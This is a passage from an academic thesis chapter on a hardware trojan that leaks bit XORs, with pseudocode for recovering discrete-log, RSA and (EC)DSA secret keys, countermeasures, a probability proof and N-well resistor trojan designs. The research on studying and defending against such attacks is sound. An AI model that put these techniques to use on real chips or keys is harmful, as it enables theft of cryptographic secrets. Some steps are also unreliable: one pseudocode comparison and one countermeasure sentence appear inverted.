


Figure 7.14: Simulation with trojan of small resistance, $R \in \{1, 2, 3, \ldots, 10\}$ kΩ.

7.3.4 Attacking cryptosystems

We will now describe the way in which the information sent out by the trojan is decoded and exploited. In the following, we assume that the trojan is installed between two neighboring bit lines, e.g., in registers or in circuit logic.

At this point, one may be tempted to leverage usual side-channel attacks. The interesting aspect is that the leaked bits are not related to the secret in a straightforward way (e.g. in the discrete log case below, there is a discrete log relationship between one and the other, roughly speaking), so standard statistical techniques like DPA *do not apply*. This is particularly relevant for SCA protected implementations: for example, our attack works in exactly the same way on an implementation that uses exponential blinding for discrete log/RSA.

7.3.4.1 Discrete logarithm-based cryptosystems

One of the nice features of our construction is that it leaks enough information to allow the attacker to break discrete logarithms using a polynomial-time algorithm.

Definition 7.3 (Discrete logarithm problem) *Given a generator g of a cyclic group $\mathbb{G}$, and $y \in \mathbb{G}$, find x such that $g^x = y$.*

DLP-based cryptosystems are ubiquitous, ranging from key exchange protocols (Diffie-Hellman [DH76]) to signatures (DSA [Len96]). In particular, they are at the core of the TLS protocol that secures Internet connections.

For the sake of simplicity, we may consider that the computation of $k \mapsto u^k \bmod p$, for some fixed and known u, is performed on the target using a square-and-multiply algorithm. The trojan is installed between two bits of the temporary variable $u_t = u^\ell \bmod p$, i.e. we have access to $y_t = u_t[i] \oplus u_t[j]$, for fixed positions i and j.




Figure 7.15: Simulation with trojan of large resistance, $R \in \{10, 20, 30, \ldots, 100\}\,\mathrm{k}\Omega$.

Trojan-aided discrete logarithm reconstruction. The basic recovery algorithm consists in extending a Galton-Watson tree[14] [WG75; DL02], and pruning it at each generation t based on the information y_t provided by the trojan. At each iteration, we double the set of candidate prefixes of the secret exponent by extending each them either by 0 or 1, and then remove all the candidates that are incompatible with the new bit of information given by the trojan. The probability that a candidate is compatible with that bit is expected to be $1/2$, independently for all candidates. In particular, a vertex in the tree of possible candidates should have 0, 1 or 2 children according as whether none, either, or both of its extensions by 0 and 1 is compatible; this should thus happen with probability $1/4$, $1/2$ and $1/4$ respectively for all vertices, independently. Thus, our recovery algorithm is a search in a Galton-Watson tree with $p_1 = 1/2$, $p_0 = p_2 = 1/4$ and $p_k = 0$ for all $k > 2$ in the sense of the following definition.

Definition 7.4 (Galton-Watson process) *A* Galton-Watson process $\{Z_n\}_{n\geq 0}$ *with offspring distribution* $F = \{p_k\}_{k\geq 0}$ *is a discrete-time Markov chain taking values in the set* $\mathbb{Z}^+$ *of nonnegative integers, and whose transition probabilities are as follows:*

$$\Pr\left[Z_{n+1} = k \mid Z_n = m\right] = p_k^{*m},$$

where $\{p_k^{*m}\}$ *denotes the* m*-th convolution power of the distribution* $\{p_k\}$*, i.e. the conditional distribution of* Z_{n+1} *given that* $Z_n = m$ *is the distribution of the sum of* m *i.i.d. random variables each with distribution* $\{p_k\}$*.*

[14] This family of processes was initially introduced in 1875 by Galton and Watson [WG75] to study the propagation of patronyms. Their approach used generating functions to compute the population over time; however their conclusion was wrong: they found that all their processes eventually died out, i.e., the extinction probability was incorrectly claimed to be 1. This was pointed out and fixed by Steffensen [Ste30], 55 years later. It was later realised (by Heyde and Seneta [HS72]) that a correct statement about the extinction probability was given, without proof, in a 1845 note by Bienaymé [Bie45]; see, e.g., [Ken75] and [Bac11, Chapter 7]. For this reason some authors prefer to refer to Bienaymé-Galton-Watson processes. The study of Galton-Watson processes, and in particular its conditionned variants (see, e.g., [Kes86; GK99; Le 10; Riz15; BM14; Add12]) showed many connections with other areas of mathematics, as a good model for scaling limits: in random processes of course [AN12], but also in group theory [EPW06] and geometry [HM12a; PS15a; GJW17; AM08; CHK15; Bet15; Car16; PSW+16].

The probabilities p_k denote the probability that a node has k offsprings.

In our case, each vertex in the tree has on average $\mu = \sum_{k=0}^{\infty} k p_k = 1$ child: in other words, we have a *critical* Galton-Watson process, so that $\mathbb{E}[Z_n] = \mu^n \mathbb{E}[Z_0] = 1$. In particular, the size of the full search space, which is given by $Z_1 + \cdots + Z_n$, does not undergo a combinatorial explosion.

There are several ways to implement the Galton-Watson simulation; one possibility is to keep a pool of candidates (roots) from which new candidates (leaves) are generated and pruned. This gives the algorithm of Algorithm 23. This algorithm has been implemented, and results for various parameters are given in Table 7.1. We can see on the table that the size of the search space increases *quadratically* rather than linearly with the bit length n of the exponent (despite the fact that $E[Z_1 + \cdots + Z_n] = n$). This is because we are looking at a Galton-Watson tree *conditioned* on having at least one vertex at depth n, and we can show that $E[Z_1 + \cdots + Z_n | Z_n \neq 0] = \Omega(n^2)$: see the discussion in Section 7.3.6. Nevertheless, our attack is polynomial and very practical for cryptographic group sizes.

Algorithm 23: Trojan-aided discrete logarithm reconstruction

Input: $i, j, \{y_0, \ldots, y_N\}, g, p, y$.
Output: x s.t. $y = g^x \bmod p$; or $\perp$.

1. if $g[i] \oplus g[j] == y_0$ then $X' \leftarrow X' \cup \{(1, g)\}$; otherwise $X' \leftarrow X' \cup \{(0, 1)\}$
2. for $t = 1, \ldots, N$
3. $\quad X \leftarrow X'$
4. $\quad$ for $(x, g_x) \in X$
5. $\quad\quad c_0 \leftarrow 2x$
6. $\quad\quad g_0 \leftarrow g_x^2 \bmod p$
7. $\quad\quad g_1 \leftarrow g_0 \cdot g \bmod p$
8. $\quad\quad$ if $g_0[i] \oplus g_0[j] == y_t$ then $X' \leftarrow X' \cup \{(c_0, g_0)\}$
9. $\quad\quad$ if $g_1[i] \oplus g_1[j] == y_t$ then $X' \leftarrow X' \cup \{(c_0 + 1, g_1)\}$
10. for $(x^*, y^*) \in |X'|$
11. $\quad$ if $y^* == y$ then return x^*
12. return $\perp$

Dealing with noisy measurements. Which bits (i and j) we use does not matter, however what does matter is that we know y_t exactly. Indeed, if we have less than one bit of information at each generation, the population grows exponentially (i.e. $\mu > 1$), as we can see in Table 7.1 when the probability of recovering each bit of leakage is slightly less that 100%.

If uncertainty on the measurements from the trojan is unavoidable, we may need to install a second trojan, or more, as described in Section 7.3.3.3—at which point we can allow for some noise in the measurements.

A first, crude model of this situation is that at each iteration of the square-and-multiply algorithm, we learn all k bits from k trojans, with some probability p. With probability $1 - p$ we do not learn anything. This gives a *generation-dependent* Galton-Watson process: with probability p there will be an average of 2^{1-k} offsprings, and with probability $1 - p$ there will be an average of 2 offsprings. It turns out that the expected number of vertices at depth n is then exactly the product of the expected numbers of offsprings at each generation [Fea72, Proposition 4]. As a result, after n iterations, of which ℓ were successful extractions (we learned all k bits) and $n - \ell$ failed (we learned nothing), the average number of offsprings is $\mu_\ell = (2^{-k+1})^\ell \cdot 2^{n-\ell}$. Naturally, we do not know ℓ, so that we have to compute the weighted sum over all possible values:

$$\begin{aligned} \mu &= \sum_{\ell=0}^{n} \binom{n}{\ell} p^\ell (1-p)^{n-l} \mu_\ell = \sum_{\ell=0}^{n} \binom{n}{\ell} (2^{-k+1}p)^\ell (2-2p)^{n-\ell} \\ &= (2^{-k+1}p + 2 - 2p)^n = \mu_0^n. \end{aligned} \tag{7.1}$$

Our algorithm terminates after a polynomial number of steps when $\mu_0 \leq 1$, i.e. if and only if $p \geq p_{\text{crit}}$ where $p_{\text{crit}} = 2^{k-1}/(2^k - 1)$. For $k = 4$ trojans, this requires a success probability of $8/15 \approx 54\%$. Simulation results for this scenario are given in Table 7.2.

A finer analysis considers *individual* bits instead, assuming that iteration 1 leaks j_1 bits, iteration 2 leaks j_2 bits, etc. The average number of offsprings in that case is $2^{1-j_1} \cdots 2^{1-j_n}$; now if we learn a bit with probability p, and summing over all possibilities, we have

$$\begin{aligned}\mu &= \sum_{j_1} \cdots \sum_{j_n} \binom{k}{j_1} p^{j_1}(1-p)^{j_1} \cdots \binom{k}{j_n} p^{j_n}(1-p)^{j_n} 2^{1-j_1} \cdots 2^{1-j_n} \\ &= 2^n \sum_{j_1=0}^{k} \binom{k}{j_1} (p/2)^{j_1}(1-p)^{j_1} \cdots \sum_{j_n=0}^{k} \binom{k}{j_n} (p/2)^{j_1}(1-p)^{j_n} \\ &= 2^n \left(1 - \frac{p}{2}\right)^{kn} = \mu_0^n\end{aligned}$$

this time with $\mu_0 = 2(1-p/2)^k$. The smallest value of p for which our attack runs in polynomial time is $p_{\text{crit}} = 2(1 - 2^{-1/k})$. E.g. for $k = 4$, the condition is $p \gtrsim 32\%$. Simulation results for this attack are given in Table 7.3.

Algorithm 24 gives the DL-recovery algorithm for k trojans, using as input a sequence $(y_t)_{t=1}^N = ((y_t^1, \ldots, y_t^k))_{t=1}^N$. The couples of bits being XORed is given by a list $L = ((i_1, j_1), \ldots, (i_k, j_k))$.

Algorithm 24: Multi-trojan-aided discrete logarithm reconstruction.

Input: $\{(i_1, j_1), \ldots, (i_k, j_k)\}, \{y_0, \ldots, y_N\}, g, p, y$.
Output: x s.t. $y = g^x \bmod p$; or $\perp$.

1. $X' \leftarrow \emptyset$
2. for $(i_\ell, j_\ell) \in L$
3. if $g[i_\ell] \oplus g[j_\ell] \neq y_0^\ell$ goto step 5
4. $X' \leftarrow X' \cup \{(1, g)\}$
5. for $(i_\ell, j_\ell) \in L$
6. if $y_0^\ell \neq 0$ goto step 8
7. $X' \leftarrow X' \cup \{(0, 1)\}$
8. for $t = 1, \ldots, N$
9. $X \leftarrow X'$
10. for $(x, g_x) \in X$
11. $c_0 \leftarrow 2x$
12. $g_0 \leftarrow g_x^2 \bmod p$
13. $g_1 \leftarrow g_0 \cdot g \bmod p$
14. for $(i_\ell, j_\ell) \in L$
15. if $g_0[i_\ell] \oplus g_0[j_\ell] \neq y_t^\ell$ goto step 17
16. $X' \leftarrow X' \cup \{(c_0, g_0)\}$
17. for $(i_\ell, j_\ell) \in L$
18. if $g_1[i_\ell] \oplus g_1[j_\ell] == y_t^\ell$ goto step 20
19. $X' \leftarrow X' \cup \{(c_0 + 1, g_1)\}$
20. end for
21. for $(x^*, y^*) \in |X'|$
22. if $y^* == y$ then return x^*
23. return $\perp$

Remark. Our attacks are reminiscent of the cold boot attack of Heninger and Shacham against factorization [HS09] and its numerous follow-ups, such as [HMM10; PPS12; KSI13; KH14]. This is quite

interesting, as these cold boot attacks do not really have a natural polynomial-time counterpart in the discrete logarithm setting (even the attack of Poettering and Sibborn [PS15b] is basically exponential). Our new type of side-channel provides such a counterpart! Moreover, like in the extensions of the original attack of Heninger and Shacham, one can consider variants of our attack model in which we recover the trojan information with possible bit flips, or analog noise, rather than erasures. The generalization of our techniques to those models is left as a possible open problem.

Remark. Another remark is that, while we have described our attack in the context of finite field discrete logarithms, it of course applies in exactly the same way to discrete logarithms in arbitrary groups, including elliptic curves. For an elliptic curve, say, the trojan would be placed between two bits of the bit representation of the variable point of the double-and-add scalar multiplication, and the exact same approach recovers the secret scalar. This applies even when a point has many possible equivalent bit representations (e.g. projective coordinates) as long as the computation is deterministic. However, *randomized* projective coordinates are a possible countermeasure in the elliptic curve setting.

Attacking (EC)DSA. What we have described so far is a generic attack against discrete logarithm-based cryptographic schemes. Particular schemes among them, however, can be vulnerable to stronger attacks. For example, it is possible to efficiently break (EC)DSA (or more generally Schnorr-like signatures) with a single trojan even if the presence of noise causes the corresponding leakage bit to be recoverable with probability $p < 1$ (this is in contrast with the generic attack above, in which a less than perfect recovery makes the search space with only one trojan exponentially large).

A first possible approach is to place the trojan between two bits of the (EC)DSA nonce (or one bit of the nonce and a known bit such as GND), thus leaking one bit of information about the nonce. That bit of information can then used to recover the secret signing key given sufficiently many signatures, using the statistical attack of Bleichenbacher [Ble00; MHM+14]. The attack with a single bit of information requires many signatures, but Aranha et al. [AFG+14] have shown it to be practical at least against 160-bit groups. And if the leakage is recoverable only with probability p, the same attack can be mounted by simply increasing the number of signatures by a factor of $1/p$ and throwing away those for which the bit is unrecoverable.

A more efficient approach is to combine the generic trojan attack from the previous paragraph with nonce-based lattice attacks on (EC)DSA [HS01; NS03]. When we have a single trojan from which we recover the leakage bit with probability $p < 1$, the idea is that we will not be able to recover the entire nonce, but we may be able to learn a prefix of it (i.e. the MSBs of the nonce, for a left-to-right square-and-multiply) with good probability. And if we have sufficiently many signatures for which we know the MSBs of the nonce, standard lattice techniques will recover the signing key.

More precisely, consider the first bit of the nonce (the MSB), which may be 0 or 1. With probability p, we learn the leakage from the trojan, which may itself be compatible (with equal probability) with that bit being 0, 1, or both (but not neither of them, because our search tree is conditioned on knowing that a solution actually exists). If it is both, we learn nothing, but otherwise we learn that MSB: this happens with probability $2p/3$. And in that case, we can make the same argument for the second bit, and then the third, and so on. With probability at least $(2p/3)^k$, we will learn the k most significant bits of the nonce. (This is actually a lower bound, since the search tree can in principle grow and then collapse back to a single vertex at depth k, but that lower bound is sufficient for our purposes).

Now how many MSBs do we need to mount the lattice attack? This depends on the bit size n of the group, and the maximum lattice dimension $d_{\max}$ in which we can reliably find the shortest vector of a random lattice (nowadays, $d_{\max} = 100$ is a reasonable rule-of-thumb using reduction algorithms like BKZ 2.0 [CN11]; academic records on the SVP Hall of Fame go all the way to dimension 150 as of this writing). Indeed, it is standard that we can recover the signing key by computing the SVP in a lattice of dimension $d = n/(k - c)$, where $c = \log_2 \sqrt{\pi e/2}$, so the lowest usable k is given by $k = \lceil c + n/d_{\max} \rceil$. And we then need d signatures with k known nonce MSBs to carry out the attack. This can be obtained by collecting $m = \left(\frac{3}{2p}\right)^k \cdot d$ signatures with the trojan leakage above, and keeping those for which the leakage is enough to learn the k most significant bits.

In a 256-bit group and with $d_{\max} = 100$, we have $k = 4$ and $d \approx 87$. If the probability of learning a bit of the trojan leakage is $p = 1/2$, we thus get $m \approx 7000$: collecting 7000 signatures should yield enough signatures with 4 known MSBs to mount the attack and recover the signing key. This is much better than the Bleichenbacher approach, which would require billions of signatures at this group size, and a fortiori

better than trying to apply the generic trojan attack, since the expected size of the search space in that case is at least $\mu = (p + 2 - 2p)^n = (3/2)^{256} \approx 2^{150}$ by (7.1).

Remark. Bauer and Vergnaud [BV15] have recently analyzed (EC)DSA-type schemes in the presence of leakage on randomly-located bits of the nonces. Although seemingly relevant, this attack does not apply to our setting, because the trojan leakage will not reveal many randomly located bits of the nonce: to learn a bit with certainty, it should be the only bit compatible when extending all previous candidate prefixes, and this is exponentially unlikely to happen when the set of candidate prefixes is already large.

7.3.4.2 Attacking RSA and RSA-based cryptosystems

The algorithms of Algorithm 23 and Algorithm 24 and their analysis also apply directly to RSA [RSA78] and RSA-type cryptosystems where the message being signed (or the ciphertext being decrypted) is known to the attacker. Indeed, in that setting, the algorithm will recover the secret RSA exponent, which breaks the corresponding schemes.

7.3.4.3 Symmetric cryptography

Symmetric cryptosystems, such as block ciphers, may also be vulnerable to our trojan, by adapting techniques from differential cryptanalysis [BS91].

Indeed, one may see attacking the block cipher using trojan information as a reduced-round attack where the opponent has access to differences in the state at any round. In such a setting existing methods recover e.g. AES keys [DFJ13; BDF11; FKL+01].

Unlike these approaches, using a single trojan we only have access to a single bit of information per round, i.e. up to 10 bits per encryption or decryption.

7.3.5 Countermeasures

In essence, the addition of generic power attack countermeasures[15] to a circuit should hide or reduce leakage and hence slow down or thwart the trojan. The deployment of such countermeasures will thus decrease the signal to noise ratio, allowing the attacker to read the information leaked by the trojan.

Algorithmic protections against the attack require a careful definition of the trojan insertion capabilities and of the insertion scenario. We illustrate one such solution in a cryptographic device (e.g. smartcards) composed of a weak processor $\mathcal{P}$ and a powerful yet trojanized exponentiation cryptoprocessor $a^b \bmod n = \mathcal{C}(a, b, n)$. In essence, the idea is the following: because the Galton-Watson algorithm requires the knowledge of a, we will compute a^b without exposing a directly.

Remark. Since a trojan leaks one bit of information, a first thought might be to double the security parameters; however this is rather blunt and unsatisfactory for several reasons. An obvious argument against this approach is certainly the performance, and construction cost: increasing parameters may require the complete redesign of certain portions of a circuit, and certainly results in slower and more energy-demanding circuits. But most importantly, there might be more than one trojan, as pointed out in Section 7.3.3.3. Therefore a reasonable protection against our attacks must defeat all trojans simultaneously.

Remark. In theory, side-channel countermeasures that are secure in the $2k$-probing model also provide security against k trojans.

7.3.5.1 Protecting RSA

Let $e \times d = 1 \bmod \phi(n)$ and assume that the device computes $s = m^d \bmod n$ for known n, m, s, e values. Note that even if randomized message padding is used (be it for signature or encryption), an exponentiation will always leak-out d. Even if m is unknown (to the attacker) when exponentiation starts, m will be eventually recovered after the signature verification process.

- *If e is small:* $\mathcal{P}$ may pick a random r, mask $t = m \times r^e$ and perform the computation-intensive exponentiation $s' = t^d$ using the leaky $\mathcal{C}$. $\mathcal{P}$ can then recover $s = s'/r$. Because t is unknown to the attacker, the Galton-Watson algorithm does not apply.

[15] e.g. adding noise, wait-states, switching capacitors, etc.

- *If e is large:* $\mathcal{P}$ may pick a random r and compute $u = r^e$ using the leaky $\mathcal{C}$. Then $\mathcal{P}$ obtains $t = um$ and continues as in the small e case. This doubles processing time but thwarts the trojan.

7.3.5.2 Protecting discrete logarithm algorithms

We now assume that the device computes $r = g^x \bmod p$ for known r, g, p. Pick u at random and compute $v = g/u$. Use $\mathcal{C}$ twice to compute $r_v = v^x$ and $r_u = u^x$ and reconstruct $r = r_u \times r_v$. Again, the fact that the bases u, v are unknown thwarts the Galton-Watson search.

7.3.6 Galton-Watson conditioning and search space growth

In this section, we explain why the search space for the critical Galton-Watson search described in Section 7.3.4.1 is found to increase quadratically (see Table 7.1). This is due to the fact that we have a Galton-Watson tree which is guaranteed to have a vertex at depth n. In other words, the average search space size that we want to estimate is $E[Z_1 + \cdots + Z_n | Z_n \neq 0]$, where Z_i is the number of vertices at depth i. Our analysis relies on the following result.

Proposition 7.1 *Consider a Galton-Watson process $\{Z_n\}_{n\geq 0}$ with $Z_0 = 1$, with offspring distribution $\{p_k\}_{k\geq 0}$, which is* critical*, i.e. $\mu = \sum_{k\geq 0} k p_k = 1$, and non trivial, in the sense that $p_1 \neq 1$. Denote by f the generating function of the offspring distribution:*

$$f(x) = \sum_{k=0}^{+\infty} p_k x^k.$$

and assume that $f''(1) < +\infty$. Then the following asymptotic estimate holds:

$$\Pr[Z_n \neq 0] \underset{n\to+\infty}{\sim} \frac{2}{f''(1)} \cdot \frac{1}{n}.$$

Proof: Note first that under the assumptions of the theorem, we have $f(1) = 1$ (because $\{p_k\}$ is a probability distribution) and $f'(1) = 1$ (because of criticality). As a result, we claim that $f''(x) > 0$ for $x > 0$. Indeed, $f''(x) = \sum_{k\geq 2} k(k-1)p_k x^{k-2}$ is certainly nonnegative, and can only vanish if $p_k = 0$ for all $k \geq 2$. But if that were the case, we would get $p_1 = f'(1) = 1$, contradicting non triviality.

As a consequence, we must have $f(x) > x$ for all $x \in [0, 1)$. Indeed, the function $g(x) = f(x) - x$ satisfies $g'' = f''$, and is thus strictly convex over $[0, 1]$. Hence $g' = f' - 1$ is monotonically increasing, and it vanishes as 1, hence $g' > 0$ over $[0, 1)$. This implies $f(x) > x$ for all $x \in [0, 1)$ as required.

Now, let $u_n = \Pr[Z_n = 0]$ and $v_n = 1 - u_n = \Pr[Z_n \neq 0]$. By definition of the Galton-Watson process, the sequence (u_n) satisfies the recurrence relation $u_0 = 1$ and $u_{n+1} = f(u_n)$. By the argument above, the sequence (u_n) is strictly increasing, and since it is bounded by 1, it must converge to the only fixed point of f is $[0, 1]$, which is 1. In particular, v_n tends to 0, and using the Taylor expansion of f at 1, we get:

$$\begin{aligned} v_{n+1} &= 1 - u_{n+1} = 1 - f(1 - v_n) \\ &= 1 - \Big(f(1) - f'(1)v_n + \frac{f''(1)}{2} v_n^2 + o(v_n^2)\Big) \\ &= v_n \cdot \Big(1 - \frac{f''(1)}{2} v_n + o(v_n)\Big). \end{aligned}$$

Raising this relation to the power -1 yields:

$$\begin{aligned} v_{n+1}^{-1} &= v_n^{-1} \cdot \Big(1 - \frac{f''(1)}{2} v_n + o(v_n)\Big)^{-1} \\ &= v_n^{-1} \cdot \Big(1 + \frac{f''(1)}{2} v_n + o(v_n)\Big) \\ &= v_n^{-1} + \frac{f''(1)}{2} + o(1). \end{aligned}$$

This shows that $v_{n+1}^{-1} - v_n^{-1}$ converges to $\frac{f''(1)}{2}$ as $n \to +\infty$, and hence, by Cesàro's lemma:

$$\lim_{n\to+\infty} \frac{v_n^{-1}}{n} = \frac{f''(1)}{2}$$

which is exactly what we needed to prove. □

From Proposition 7.1, we can easily obtain the asymptotic behavior of the conditional expectation $E[Z_n|Z_n \neq 0]$. Indeed, we have:

$$1 = E[Z_n] = E[Z_n|Z_n = 0] \cdot \Pr[Z_n = 0] + E[Z_n|Z_n \neq 0] \cdot \Pr[Z_n \neq 0] \\ = 0 + E[Z_n|Z_n \neq 0] \cdot \Pr[Z_n \neq 0].$$

As a result:

$$E[Z_n|Z_n \neq 0] = \frac{1}{\Pr[Z_n \neq 0]} \underset{n \to +\infty}{\sim} \frac{f''(1)}{2} \cdot n.$$

In our case of interest, $p_0 = p_2 = 1/4$, $p_1 = 1/2$ and $p_k = 0$ for $k \geq 2$, so that $f''(1) = 1/2$. Thus $E[Z_n|Z_n \neq 0] \sim n/4$.

What we want to estimate is $E[Z_1 + \cdots + Z_n|Z_n \neq 0] = \sum_{j=1}^{n} E[Z_j|Z_n \neq 0]$. To do so, we can observe that

$$E[Z_j|Z_j \neq 0] \leq E[Z_j|Z_n \neq 0] \leq E[Z_n|Z_n \neq 0].$$

Hence the series $\sum_{j=1}^{n} E[Z_j|Z_n \neq 0]$ is asymptotically bounded below by $\sum_{j=1}^{n} j/4 \sim n^2/8$ and above by $n \cdot n/4 \sim n^2/4$. As a result, we obtain

$$E[Z_1 + \cdots + Z_n|Z_n \neq 0] = \Omega(n^2)$$

as required, with the implied constant between $1/8$ and $1/4$. This reflects the results of Table 7.1.

7.3.7 Conclusion

In this paper we have described a hardware modification, which plays the role of a trojan horse and enables attackers to mount discreet side-channel attacks. This modification is installed at foundry during chip manufacturing, and relies on variations in the doping levels of silicon, which is very challenging to measure and hence to detect the trojan. Furthermore, our trojan *does not alter the targeted circuit's logical functionality*, unlike most (if not all) other trojan horses.

Using our trojan, we showed how an attacker may break many real-world cryptosystems to recover cryptographic secret.

Pointing out the relative simplicity of using our trojan, it behooves us to explain how to resist it. We discussed software countermeasures, that may be used to limit or nullify this trojan's efficiency, without impacting the underlying operation too much.

Since the approach described here is both rather simple, and easy to exploit, we would be surprised that it hasn't already been used in the field; although to the best of our knowledge no publication mentioned it.

Further work. This work also opens many interesting research avenues:

1. When the gates are not minimally-sized, the minimal resistance of a hardware trojan is different and possibly higher.
2. A way to realise larger resistances could be to embed a P^+ active layer in the N-well;
3. It could also be possible to realise a special-purpose N-well resistor—this requires the collusive modification of:
   - A filler cell, hacked to cut the N-well on a cell row;
   - An antenna effect protection cell, hacked to contact a net (such as the victim inverter's output) to the floating N-well (which will become the resistor);
   - An N-well-tap cell, hacked not to polarize the N-well to the positive voltage (VDD).

   A proof-of-concept is shown in Figures 7.16 to 7.18 below. The resistance of a typical N-well sheet is around 2 kΩ/square, ±400 Ω. Using a 10×100 sheet, we achieve a resistance between 16 and 24 kΩ.




Figure 7.16: The N-well can be used as a resistor. The parasitic diode effect is illustrated.




Figure 7.17: Layout and cross-section of a classical N-well resistor. The field oxide (FOX), N^+, and connector layers are indicated.

Table 7.1: Simulation of the attack with a single trojan, in the discrete log groups specified in RFC 5114. The leakage bit is recovered with probability p. Simulation in Sage run on a single core of Xeon E5-2697v3 workstation. Average over 100 trials for each parameter set.

